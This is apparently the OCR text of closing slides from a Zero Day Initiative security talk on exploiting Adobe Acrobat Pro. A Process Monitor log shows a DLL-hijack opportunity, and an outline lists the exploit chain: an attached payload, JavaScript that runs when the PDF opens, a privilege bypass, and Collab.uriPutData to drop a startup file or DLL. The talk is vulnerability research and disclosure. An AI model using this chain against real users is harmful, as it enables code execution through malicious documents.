


```
11:15:...  Acrobat.exe   2636  CreateFile  C:\Program Files\Adobe\Acrobat 11.0\Acrobat\updatemotifications.dll   NAME NOT FOUND Desired Access: R...
11:15:...  Acrobat.exe   2636  CreateFile  C:\Users\ZDI\Desktop\updatemotifications.dll                           NAME NOT FOUND Desired Access: R...
```

Constructing the exploit

Putting it all together (Adobe Acrobat Pro)

1. Attach our payload to the PDF
2. Create a JS that would execute when the document is open
3. JS is composed of:
   1. Extraction of the attachment
   2. Bypass JS privileges
   3. Execute Collab.uriPutData to output our payload (startup/dll)



Constructing the exploit

Putting it all together (Adobe Acrobat Pro)

DEMO

Thank you

ZERO DAY
INITIATIVE